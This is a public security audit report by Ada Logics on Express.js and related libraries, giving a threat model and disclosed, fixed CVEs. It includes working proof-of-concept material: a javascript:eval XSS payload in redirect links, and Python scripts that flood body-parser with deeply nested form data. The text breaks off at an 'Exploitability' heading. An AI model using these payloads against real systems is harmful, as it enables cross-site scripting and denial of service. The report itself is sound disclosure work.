ADALOGICS

# Express.js Security Audit 2024

Security Audit Report

(Arthur) Sheung Chi Chan, Adam Korczynski, David Korczynski

9th October 2024

# Contents

## About Ada Logics

Ada Logics is a software security company founded in Oxford, UK, 2018 and is now based in London. We are a team of dedicated, pragmatic security engineers and security researchers that work hands-on with code auditing, security automation and security tooling.

We are committed open source contributors and we routinely contribute to state of the art security tooling in the fuzzing domain such as advanced fuzzing tools like Fuzz Introspector and continuous fuzzing with OSS-Fuzz. For example, we have contributed to fuzzing of hundreds of open source projects by way of OSS-Fuzz. We regularly perform security audits of open source software and make our reports publicly available with findings and fixes, and we have audited many of the most widely used cloud native applications.

Ada Logics contributes to solving the challenge of securing the software supply-chain. To this end, we develop the tooling and infrastructure needed for ensuring a secure software development lifecycle, and we deploy these tools to critical software packages. On the tooling and infrastructure side, we contribute to projects such as the OpenSSF Scorecard project as well as the Sigstore projects like SLSA and Cosign.

Ada Logics helps some of the most exposed organisations secure their software, analyse their code and increase security automation and assurance, and if you would like to consider working with us please reach out to us via our website. We write about our work on our blog. You can also follow Ada Logics on Linkedin, Twitter and Youtube.

Ada Logics ltd
71-75 Shelton Street,
WC2H 9JQ London,
United Kingdom

## Project dashboard

| Name | Role | Organisation | Email |
|---|---|---|---|
| Adam Korczynski | Auditor | Ada Logics Ltd | adam@adalogics.com |
| (Arthur) Sheung Chi Chan | Auditor | Ada Logics Ltd | arthur.chan@adalogics.com |
| David Korczynski | Auditor | Ada Logics Ltd | david@adalogics.com |
| Wes Todd | Express maintainer | Express | wes@wesleytodd.com |
| Ulises Gascón | Express maintainer | Express | ulisesgascongonzalez@gmail.com |
| Jon Church | Express maintainer | Express | me@jonchurch.com |
| Chris de Almeida | Express Maintainer | IBM | |
| Amir Montazery | Facilitator | OSTIF | amir@ostif.org |
| Derek Zimmer | Facilitator | OSTIF | derek@ostif.org |
| Helen Woeste | Facilitator | OSTIF | helen@ostif.org |

## Executive summary

In April and May 2024, Ada Logics conducted a security audit of Express.js. The engagement was a collaboration between Ada Logics, The Open Source Technology Improvement Fund and the Express.js maintainers. The audit was funded by the OpenJS Foundation. The goal of the audit was to review the Express.js code base including its dependencies from express, pillarjs and jshttp organizations. We spent the largest portion of the auditing time on the core Express.js code base. As part of this auditing, we included dependencies used in core Express.js, prioritising the dependencies that play security-critical roles such as sanitization and escaping.

From Express.js core we broadened our scope to the more security-critical libraries in the Express.js ecosystem such as the bodyparser library and authentication libraries. Also here, we included direct dependencies in scope with the main focus on security-critical features.

We found a total of 6 issues of Informational and Moderate severity in core Express.js and other libraries. During the auditing period, we conducted a risk assessment of the found issues and reported the more severe ones directly to the Express security response team via email as per Express's security policy.

This report contains the issues that we found during the audit. We first detail the high-level threat model when auditing, and we then enumerate the found issues with technical details.

## Express.js threat model

In this section we describe express.js's threat model. This was one of the main goals of the audit. In this exercise we rely on public materials such as Express's public threat model and its Security Best Practices.

### Express security context

Express is a web framework built on top of Node.js. As such, Express inherits the general threat model of web applications. All web applications share similar characteristics: A developer writes, maintains and deploys a web application using the APIs of the framework. The web application is exposed to either the internet or on a local network. Users are meant to interact with the application through HTTP requests sent to the application endpoints. At a high level, this looks as such:





**Figure 1:** Basic use case

On the left side we have the users that use either a browser as their client or send raw HTTP requests to the application. Express.js receives those requests, parses their data and passes the parsed data onto the application business logic. The application logic instructs Express.js to respond, and Express sends an HTTP response to the user.

Often, web applications will be stateful and users can get or change state of the application through the endpoints. In practice, this could be if the application uses a database and allows users to change or read data in the database.

A core question of a threat model is what Express should be hardened against, and what it shouldn't. For now we leave this open and resume to answering it at the end of the threat model.

### Threats

Many security issues on Express share a similar characteristic: If a user that is not the Express user can use the Express APIs for something other than its intended purpose, the API has the potential for a security vulnerability. The stress here is that it *can* be a vulnerability, but it can also be a non-security bug. Additionally, users - that is the developer building an application with Express - can misuse APIs in such a way that impacts the security posture of their application. So when does this behaviour impact Express's security and when is it the users fault?

All Express's APIs have an intended purpose, and in many cases, the developer can do self-harmful things when using the APIs as intended. For example, the developer can display sensitive information by way of Express's file utilities, or the developer can develop their application in such a way that they allow untrusted users to perform XSS. These are examples of mistakes made by the developer that we henceforward refer to as "user errors". Essentially, the developer can enable all possible vulnerabilities by way of user errors, and users and the Express security response team should consider whether vulnearble behaviour in Express originates from user errors. This might not always be easy to determine, and the community's understanding is likely to develop over time from considering practical examples. Often, the Express user can mitigate threats and vulnerable behaviour, and the question is rather if Express expects the user to. For example, should Express expect that all untrusted user input is sanitized for all threats, or is it sufficient that the user sanitizes untrusted user input to mitigate any threat in their own application logic? In other words, should the user sanitize and escape user input to prevent vulnerabilities in their own application, or should they also sanitize data to Express? For example, a user can sanitize user input before displaying it on their page, but should the user also sanitize data before sending the response to the user, in case certain responses can trigger XSS? From a pure security perspective, we think the answer is that users should not be at risk of general vulnerabilities such as XSS. The user should be able to send XSS payloads in the response, and the user should not be exposed to XSS. A counter argument to that can be that since Express is a minimal and unopinionated web framework, it might not be a goal for it to sanitize input before performing potential harmful operations:






**Figure 2:** Express website


https://expressjs.com/

"Unopinionated" in this case can mean that the user must apply its own threat model to its application as a whole. There is a difference here, namely that users can use the Express Apis as intended and be exposed to vulnerabilities in the same vulnerability category as the API operates. For example, Express's `res.sendFile` can leak file data from the file system through path traversal if the user allows path traversal in their use case and accepts untrusted input to form the path. We consider this a user error. However, if the user guards its application against path traversal attacks before invoking `res.sendFile`, the user should not be exposed to other vulnerabilities such as XSS or harmful prototype pollutions. These would fall under Express's responsibility to harden against. As such, in our opinion, Express.js should not be misusable for other behaviours in a way that create security issues for users. This is a responsibility of Express to uphold. However, if a user invokes the APIs in such a way that they create security issues within their purpose, these are highly likely to be user errors, and the user must adjust their application logic. Even if the Express user wants to use Express APIs for insecure purposes that are outside of the APIs' purposes, it should not be possible. For exampe, even if it was the intent of the Express user, it should not be possible to use any API to enable XSS. This includes both HTTP requests and HTTP responses.

We consider Denial of service attacks to be relevant to Express with a distinction between user errors and issues that are not the responsibility of the Express user to defend against. Denial of service attacks that occur before the user has a chance to validate incoming requests we consider entirely Express's responsibility. For example, A request that causes a DoS on the marked spot below is a security vulnerability in Express:




However, if the user makes a coding error in their application logic:




… it can only be a security vulnerability in Express, if the user used the Express APIs as intended. For example, if the users application can crash when the user reads the hostname of an incoming request by way of `req.hostname`, we consider it a vulnerability in Express.

### Threat actors

Express has multiple threat actors that can impact its security posture. We separate these into two groups: SDLC threat actors and runtime threat actors. SDLC are threat actors that can impact Express during its development lifecycle. The goal of doing this in a negative manner is offer to get Express users to deploy and use malicious code. This group consists of both attackers and gatekeepers of SDLC security. Recently, we have seen attacks by code contributors making malicious pull requests. Runtime

threat actors are actors that can affect Express's security at runtime, i.e. after the Express user has deployed the application. In this audit we have not considered the former and focused solely on the latter. The goal of this exercise is to enumerate all actors that *can* affect Express's security at runtime, not only actors that can affect it negatively.

| Threat actor | Description | Trust level |
|---|---|---|
| Express user/developer | The developer adopting the Express framework to write a web application. This threat actor *can* impact Express's security, but Express assumes that it will not. If a vulnerability is only triggerable by this threat actor, it is not a vulnerability. | Highest |
| Environment admin | This is a threat actor that manages the environment in which the Express application is deployed. This could be a server admin or a network admin. If a vulnerability is only triggerable by an actor with these privileges, it is not a vulnerability in Express. For example, a network admin with no access to the Express application can disable the network, but this is not a threat that is within the scope of Express's threat model. Or, an environment admin that does not update the underlying operating system when new security patches are released is also not a threat actor. Like the Express user/developer, this threat actor *can* affect the security of Express at runtime, but if a vulnerabity reuires actions that only the Environment admin can take, then this is not within the scope of Express's security model. | High |

| Threat actor | Description | Trust level |
|---|---|---|
| Endpoint users | These are the users for which the Express user/developer has written the application. Generally, if this user can cause damage to the application, its environment or other users, this constitutes a breach of Express's security. Express should be able to withstand compromises from this user group, even if the user has malicious intent. In other words, Express does not differentiate between malicious and non-malicious endpoint users; both types of users should be able to use the application in the same way without causing harm to the application, the environment and other users. | None |

## Found issues

In this section we present the issues that we found during the audit.

| # | ID | Title | Severity | Fixed | CVE |
|---|---|---|---|---|---|
| 1 | ADA-EXPJS-2024-1 | XSS in res.redirect | Moderate | Yes | CVE-2024-43796 |
| 2 | ADA-EXPJS-2024-2 | Timing vulnerability in basic-auth-connect | Moderate | Yes | CVE-2024-47178 |
| 3 | ADA-EXPJS-2024-3 | Denial of service of bodyparser when url encoding is enabled | Moderate | Yes | CVE-2024-45590 |
| 4 | ADA-EXPJS-2024-4 | XSS in pillarjs/send | Moderate | Yes | CVE-2024-43799 |
| 5 | ADA-EXPJS-2024-5 | XSS in serve-static | Moderate | Yes | CVE-2024-43800 |

### XSS in res.redirect

| | |
|---|---|
| **Severity** | Moderate |
| **Status** | Fixed |
| **id** | ADA-EXPJS-2024-1 |
| **Component** | res.redirect |

express.js's `res.redirect()` is vulnerable to XSS from attacker-controller URL parameters. `res.redirect()` is express.js's API for redirecting the user to a path or URL, and is also vulnerable to an XSS attack which requires certain conditions in order to be met, however, if they are met, the attacker has a wide range of exploitation goals enabled.

`res.redirect()` is located here:

https://github.com/expressjs/express/blob/a7d6d29ed3a8eeb91954447696d1a28b982702a4/lib/response.js#L937-L970

```
937 res.redirect = function redirect(url) {
938   var address = url;
939   var body;
940   var status = 302;
941
942   // allow status / url
943   if (arguments.length === 2) {
944     if (typeof arguments[0] === 'number') {
945       status = arguments[0];
946       address = arguments[1];
947     } else {
948       deprecate('res.redirect(url, status): Use res.redirect(status,
          url) instead');
949       status = arguments[1];
950     }
951   }
952
953   // Set location header
954   address = this.location(address).get('Location');
955
956   // Support text/{plain,html} by default
957   this.format({
958     text: function(){
959       body = statuses.message[status] + '. Redirecting to ' + address
960     },
961
```

```
962     html: function(){
963       var u = escapeHtml(address);
964       body = '<p>' + statuses.message[status] + '. Redirecting to <a
              href="' + u + '">' + u + '</a></p>'
965     },
966
967     default: function(){
968       body = '';
969     }
970   });
```

`res.redirect()` does the following:
Line 938-940: It creates a few variables
Line 943-951: It prints a warning if the user has not specified a status.
Line 954: It sets the location header which performs the redirection.
Line 957-969: It creates a temporary message that is shown on the page until the redirect takes place.

On line 962-965, `res.redirect()` creates an html template based on the url parameter to `res.redirect()`. This html template looks like this in the browser if we redirect with status 301 to http://expressjs.com:





**Figure 3:** Example Redirect

This template is escaped using the escapeHtml npm module which escapes the following characters:

- " (double quote) becomes "
- & (ampersand) becomes &
- ' (single quote) becomes '
- < (less than) becomes <
- > (greater than) becomes >

These escapings align with OWASP's recommendations:





**Figure 4:** OWASP-recommended escapings for XSS

(https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#output-encoding-rules-summary)

They make it very hard to carry out an XSS attack against the template, since it is not possible to close the <a> tag from here:

https://github.com/expressjs/express/blob/a7d6d29ed3a8eeb91954447696d1a28b982702a4/lib/response.js#L964

```
964         body = '<p>' + statuses.message[status] + '. Redirecting to <a
               href="' + u + '">' + u + '</a></p>'
```

However, this template is still vulnerable to XSS, because the url parameter to `res.redirect()` is passed to the href value in the tag of the template. An attacker can add javascript to that href value that can allow them to do remote code execution if a victim clicks the link. As such, the victim would need to click the link in order for the attacker to carry out RCE. We will discuss the caveats of this attack further down in this report. An attacker can use `eval()` to entirely bypass the escaping in case of a click. Consider this proof of concept:

```
1  const express = require('express');
2  const app = express();
3  const path = require('path');
4  const PORT = 3000;
5
6  const xss = 'javascript:eval(document.body.innerHTML=`<div style="
       background:black; height: 50px; color: yellow; font-size: 30px; text
       -align: center">attacker-controlled page on our express.js site</div
       >`);';
7
8  // Without middleware
9  app.get('/', function (req, res) {
10         res.redirect(301, xss);
11 });
12
```

```
13 app.listen(PORT, function (err) {
14     if (err) console.error(err);
15     console.log("Server listening on PORT", PORT);
16 });
```

In this case, the attacker controls the parameter to res.redirect() and instead of redirecting the user, the attacker can manipulate the POM on our express.js site. If we navigate to localhost:3000 in our browser, we see this template until we are redirected:





**Figure 5:** XSS payload

If we click on the link, we can see that this malicious url is now able to control the content on the site:





**Figure 6:** Succesful DOM manipulation via URL

We are still on our own site, yet we are able to bypass the escaping limitations of escapeHtml and thereby control the DOM.

#### Why is this a vulnerability?

This is an API in express where an attacker is able to carry out actions that the API is not designed or intended for which can have potentially harmful impact on a victim. res.redirect() is not intended for manipulating the DOM or executing code on the victims machine, and it can be harmful if someone can do that in the browser.

If an attacker can control the input to res.redirect() on the victim's machine, then why couldn't they just redirect the victim to a malicious page and carry out the attack on their own controlled server? Why is it extra dangerous that the attacker can carry out remote code execution on our express.js site? As an example, the express.js user (the admin/organization that maintains the express.js instance) can block external sites either entirely or selectively, but blocking RCE on their own site is harder to do with general policies. Consider an organization that monitors all traffic outside of their own network; An RCE inside their own network will most likely go undetected whereas redirecting the user to a third-party site would be caught quickly.

Furthermore, express.js's documentation specifies that the only attack vector of res.redirect() is an open redirect threat (https://expressjs.com/en/advanced/best-practice-security.html#prevent-open-redirects). Based on that notion, as long as we prevent malicious URLs to be passed to res.redirect() we cannot be harmed. This is not the case. Even by checking whether the URL refers to a malicious site before passing it to res.redirect() - which is recommended by express.js's security best practices - we are still vulnerable to the XSS in this report.

#### Exploitation difficulty

As is probably evident at this point, this vulnerability requires several conditions that make it hard to exploit. Below we enumerate all conditions that MUST be met.
1. The attacker must control the input to res.redirect.
2. express.js MUST NOT redirect before the template shows.
3. The user MUST click on the link in the template.

These are three high-cost conditions to meet, but they are possible. #1 must be enabled by the users specific use case. However, the user could defend themselves against malicious redirects but not XSS even if this condition is met as discussed in "Why is this a vulnerability?". I consider #2 dependent on the users environment, i.e. their internet speed. An attacker might be able to manipulate this, but it would require elevated permissions somewhere else. #3 is tricky, as it is hard to imagine that any user would click the link shown in our PoC above, however it only takes a moment of lack of focus to fall victim to this attack.

#### Mitigation

Improved sanitization of the input URL to `res.redirect()` will mitigate this vulnerability. In this report we demonstrated that `eval()` could bypass `escapeHtml`, but all possible XSS patterns should be checked.

### Timing vulnerability in basic-auth-connect

| | |
|---|---|
| **Severity** | Moderate |
| **Status** | Fixed |
| **id** | ADA-EXPJS-2024-2 |
| **Component** | basic-auth-connect |

expressjs/basic-auth-connect/index.js uses a timing-unsafe string comparison for sensitive user data which an attacker can exploit to guess the sensitive data. `basicAuth(callback, realm)` returns a default insecure authentication callback, if the user does not provide a callback function. `basicAuth` uses the == operator to compare if the username and password are correct. This makes `basicAuth` vulnerable to timing attacks, since the == operator is not timing-safe. The code may exist as a fail safe approach for wrong parameters but it does open up the possibility for making the web application authentication vulnerable to timing attack which could allow an attacker to guess the correct username and password:

https://github.com/expressjs/basic-auth-connect/blob/9eed03bf5edd5fb730d07cc5af0875d4dcf8bd19/index.js#L46-L58

```
46 module.exports = function basicAuth(callback, realm) {
47   var username, password;
48
49   // user / pass strings
50   if ('string' == typeof callback) {
51     username = callback;
52     password = realm;
53     if ('string' != typeof password) throw new Error('password argument
         required');
54     realm = arguments[2];
55     callback = function(user, pass){
56       return user == username && pass == password;
57     }
58   }
```

### Denial of service of bodyparser when url encoding is enabled

| | |
|---|---|
| **Severity** | Moderate |
| **Status** | Fixed |
| **id** | ADA-EXPJS-2024-3 |
| **Component** | bodyparser |

The express.js extended urlencoded body-parser is vulnerable to a denial-of-service attack from insecure default settings when parsing url-encoded strings. This allows an attacker to control the processing time of incoming requests to a degree where they can deny other requests from being processed in a timely manner. An attacker can send a high number of requests that will cause the server to spend excessive time before being able to process other legitimate requests.

The root cause of the issue is that the default queryparser used in the express.js body-parser gets created with default insecure setting without allowing the user to change this. This insecure setting is `depth: Infinity`:

https://github.com/expressjs/body-parser/blob/9d4e2125b580b055b2a3aa140df9b8fce363af46/lib/types/urlencoded.js#L159-L164

```
159      return parse(body, {
160        allowPrototypes: true,
161        arrayLimit: arrayLimit,
162        depth: Infinity,
163        parameterLimit: parameterLimit
164      })
```

The depth properties for the parser which wraps the `qs.parse` function is used to define the maximum child depth to be parsed; nested objects that exceed the allowed depth will be treated as plain text. For example, when the child depth is 5 (by default), it will parse the following string:

```
1  A[a][a][a][a][a][a][a][a][a][a] = 'a'
```

as

```
1  {'A': {'a': {'a': {'a': {'a': {'a': {'[a][a][a][a][a]': 'a'}}}}}}}
```

This `depth: Infinity` setting allows the parser to parse nested URL parameters without an upper limit, and can be exploited by an untrusted user to make the server run so slow that it can easily be DoS'ed.

The most severe impact we have found is that an attacker can slow down the request queue. We have not found a way to crash the server.

Proof of concept

Below we demonstrate how a maliciously created request body behaves vs a non-malicious request body. We do so in a use case where the user accepts HTTP bodies up to 100mb which we consider an acceptable use case for web servers. The proof of concept demonstrates that 100mb is acceptable for non-malicious payloads.

This is the server that we will DoS:

`server.js`

```
const express = require('express')
const bodyParser = require('body-parser')
const app = express()
const port = 3000
app.post('/', bodyParser.urlencoded({ extended: true, limit: 100000000
    }), function(req, res){
    console.log(new Date());
    res.send("Hello");
});
app.listen(port, () => {
  console.log(`Example app listening on port ${port}`)
})
```

Start it by running `node server.js`.

Next, we create a Python script that sends requests to the server:

`send-requests.py`

```
#!/usr/bin/env python3
import requests
import threading
def send_request(str):
  print("Sending request")
  response = requests.post("http://localhost:3000", data=str, headers={
      "Content-Type":  "application/x-www-form-urlencoded"})
  print(response.elapsed.total_seconds())

if __name__ =="__main__":
  data = ""
  for i in range(1, 100000):
    data = data + "aaa"
  data = f"{data}='a'"
  for i in range(1, 20):
    t = threading.Thread(target=send_request, args=[data])
    t.start()
```

This script creates a request with a body like this that is about 300k characters long:

send-requests.py

```
aaaaaaa.....aaaaa='a'
```

To run the script, do `chmod +x send-requests.py && time ./send-requests.py`.

When we run this locally, we can get a response for each request in less than 0.1 seconds. This is the output we get locally:

```
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
0.034729
Sending request
Sending request
0.037089
Sending request
0.046188
0.036428
0.042358
0.036911
0.044296
0.03719
0.042517
0.041677
0.041141
0.041793
0.043538
0.05063
0.047414
0.049172
0.047527
0.048397
0.050108
real    0m0.373s
user    0m0.267s
```

```
41 sys     0m0.086s
```

This is expected behaviour.

Now, let's send the same number of requests with a malicious payload. We make a minor change to our above script, so that it now sends a nested request body:

send-dos-request.py

```
1  #!/usr/bin/env python3
2  import requests
3  import threading
4  def send_request(str):
5    print("Sending request")
6    response = requests.post("http://localhost:3000", data=str, headers={
       "Content-Type":  "application/x-www-form-urlencoded"})
7    print(response.elapsed.total_seconds())
8
9  if __name__ =="__main__":
10   data = ""
11   for i in range(1, 100000):
12     data = data + "[a]"
13   data = f"test{data}='a'"
14   for i in range(1, 20):
15     t = threading.Thread(target=send_request, args=[data])
16     t.start()
```

With this script we are sending a request of the same size, but we can drastically increase the processing time.

To run this script, do: `chmod +x send-dos-request.py && time ./send-dos-request.py`

When we run this script, we send 20 requests in different threads, i.e. more or less simultaneously. However, these 20 requests can block the server for 90 seconds. This is the output we see locally:

```
1  Sending request
       Sending request
2  Sending request
3  Sending request
4  Sending request
5  Sending request
6  Sending request
7  Sending request
8  Sending request
9  Sending request
10 Sending request
11 Sending request
12 Sending request
```

```
Sending request
Sending request
Sending request
Sending request
Sending request
Sending request
4.449363
9.270791
13.667429
19.472484
26.337601
30.823657
35.116727
39.839464
44.571475
48.825569
53.086863
57.397556
61.952835
66.590006
71.143632
75.630985
80.137158
85.129351
90.184765

real    1m30.531s
user    0m0.321s
sys     0m0.061s
```

Each request takes around 4,5 seconds to process. By way of experimentation, we can kill the Python script and not wait for the response, and the server keeps processing all the requests until it is done with the queue.

As such, it is possible to delay request processing as an untrusted user. In this example it took only 20 requests, and we can imagine what we could do with 1,000 requests, 1,000,000 requests or 100,000,000.

In our case, we had a limit to the request body of 100mb which we consider an acceptable use case. We also saw that it was not any request body that could trigger this behaviour, but rather a well-crafted one.

### XSS in pillarjs/send

| | |
|---|---|
| **Severity** | Moderate |
| **Status** | Fixed |
| **id** | ADA-EXPJS-2024-4 |
| **Component** | pillarjs/send |

This issue is similar in root cause to ADA-EXPJS-2024-1. pillarjs/send is vulnerable to a similar kind of template injection that can lead to XSS.

https://github.com/pillarjs/send/blob/bd449652735f2e1c174e4c0b45bc41f1971f0de1/index.js#L471-L486

```
471 SendStream.prototype.redirect = function redirect (path) {
472   var res = this.res
473
474   if (hasListeners(this, 'directory')) {
475     this.emit('directory', res, path)
476     return
477   }
478
479   if (this.hasTrailingSlash()) {
480     this.error(403)
481     return
482   }
483
484   var loc = encodeUrl(collapseLeadingSlashes(this.path + '/'))
485   var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href="
        ' + escapeHtml(loc) + '">' +
486     escapeHtml(loc) + '</a>')
```

In ADA-EXPJS-2024-1 we demonstrated, that if an attacker can place the following string in the href value of the tag of the html template the XSS possible:

```
1 javascript:eval(document.body.innerHTML=`<div style="background:black;
     height: 50px; color: yellow; font-size: 30px; text-align: center">
     attacker-controlled page on our express.js site</div>`);
```

In this issue, we assume that an attacker can control `this.path` on this line:

https://github.com/pillarjs/send/blob/bd449652735f2e1c174e4c0b45bc41f1971f0de1/index.js#L484

```
484    var loc = encodeUrl(collapseLeadingSlashes(this.path + '/'))
```

To succesfully create the vulnerable template like in ADA-EXPJS-2024-1, the attacker needs to do follow the same procedure as in ADA-EXPJS-2024-8 to bypass the added trailing `/`:

https://github.com/pillarjs/send/blob/bd449652735f2e1c174e4c0b45bc41f1971f0de1/index.js#L484

```
484    var loc = encodeUrl(collapseLeadingSlashes(this.path + '/'))
```

If `this.path` is the following payload, on line 484:

```
1  javascript:eval(document.body.innerHTML=`<div style="background:black;
       height: 50px; color: yellow; font-size: 30px; text-align: center">
       attacker-controlled page on our express.js site</div>`);/
```

… then the user will see the vulnerable link in the browser:





**Figure 7:** Example Redirect

If we click this link, we can see that the `this.path` now controls the webpage:





**Figure 8:** Example Redirect

### Exploitability

